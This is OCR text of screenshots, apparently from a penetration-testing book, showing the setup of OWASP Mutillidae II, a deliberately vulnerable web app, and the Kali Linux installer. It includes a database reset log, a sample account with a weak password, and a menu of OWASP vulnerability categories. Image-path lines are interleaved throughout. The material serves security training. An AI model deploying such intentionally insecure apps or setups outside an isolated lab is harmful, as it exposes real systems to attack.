

Setting up the database...
If you see no error messages, it should be done.
No PHP or MySQL errors were detected when resetting the database.
Click OK to proceed to http://localhost/mutillidae/index.php?page=home.php&popUpNotificationCode=SUD1 or Cancel to stay on this page.
Cancel
OK
HTML 5 Local and Session
up already.
Attempting to connect to
user name root
Connected to MySQL serv
Preparing to drop databa
Executed query 'DROP DATABASE IF EXISTS' for database nowasp with result 1
Preparing to create database nowasp
Executed query 'CREATE DATABASE' for database nowasp with result 1
Switching to use database nowasp


Login/Register
Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log |
Login
Please sign-in
Username
Password
Login
Dont have an account? Please register here



Please choose your username, password and signature
Username
gus
Password
Password Generator
Confirm Password
Signature
gus:password123
Create Account



Account created for gus. 1 rows inserted.
Switch to RESTful Web Service Version of this Page
Please choose your username, password and signature
Username
Password
Password Generator
Confirm Password
Signature
Create Account
CSRF Protection Information
Posted Token:
(Validation not performed)
Expected Token For This Request:
Token Passed By User For This Request:
New Token For Next Request:
Token Stored in Session:



OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.48 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In
Home | Login/Register | Toggle Hints | Hide Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data



OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.48 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e)) Not Logged In
Home | Login/Register | Toggle Hints | Hide Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Donate
A1 - Injection (SQL)
A1 - Injection (Other)
A2 - Broken Authentication and Session Management
A3 - Cross Site Scripting (XSS)
A4 - Broken Access Control
A5 - Security Misconfiguration
A6 - Sensitive Data Exposure
A7 - Insufficient Attack Protection
A8 - Cross Site Request Forgery (CSRF)
A9 - Using Components with Known Vulnerabilities
A10 - Underprotected APIs
Here
Video Tutorials
Listing of vulnerabilities
Bug Report Email Address
Release Announcements

Chapter 2: Kali Linux Installation



KALI
BY OFFENSIVE SECURITY
Configure the network
The domain name is the part of your Internet address to the right of your host name. It is often something that ends in .com, .net, .edu, or .org. If you are setting up a home network, you can make something up, but make sure you use the same domain name on all your computers.
Domain name:
home.lan
Screenshot
Go Back
Continue


KALI
BY OFFENSIVE SECURITY
Configure the clock
If the desired time zone is not listed, then please go back to the step "Choose language" and select a country that uses the desired time zone (the country where you live or are located).
Select your time zone:
Newfoundland
Atlantic
Eastern
Central
East Saskatchewan
Saskatchewan
Mountain
Pacific
Screenshot
Go Back
Continue


KALI
BY OFFENSIVE SECURITY
Partition disks
The installer can guide you through partitioning a disk (using different standard schemes) or, if you prefer, you can do it manually. With guided partitioning you will still have a chance later to review and customise the results.
If you choose guided partitioning for an entire disk, you will next be asked which disk should be used.
Partitioning method:
Guided - use entire disk
Guided - use entire disk and set up LVM
Guided - use entire disk and set up encrypted LVM
Manual
Screenshot
Go Back
Continue


KALI
BY OFFENSIVE SECURITY
Partition disks
Note that all data on the disk you select will be erased, but not before you have confirmed that you really want to make the changes.
Select disk to partition:
SCSI1 (0,0,0) (sda) - 21.5 GB VMware, VMware Virtual S
Screenshot
Go Back
Continue



KALI
BY OFFENSIVE SECURITY
Configure the package manager
If you need to use a HTTP proxy to access the outside world, enter the proxy information here.
Otherwise, leave this blank.
The proxy information should be given in the standard form of "http://[[user][:pass]@]host[:port]/".
HTTP proxy information (blank for none):
Screenshot
Go Back
Continue





Kali Linux 64 bit VMware VM	Available on the Offensive Security Download Page
Kali Linux 32 bit VMware VM PAE	Available on the Offensive Security Download Page


Kali Linux VMware Images | Kali Linux VirtualBox Images | Kali Linux Hyper-V Images

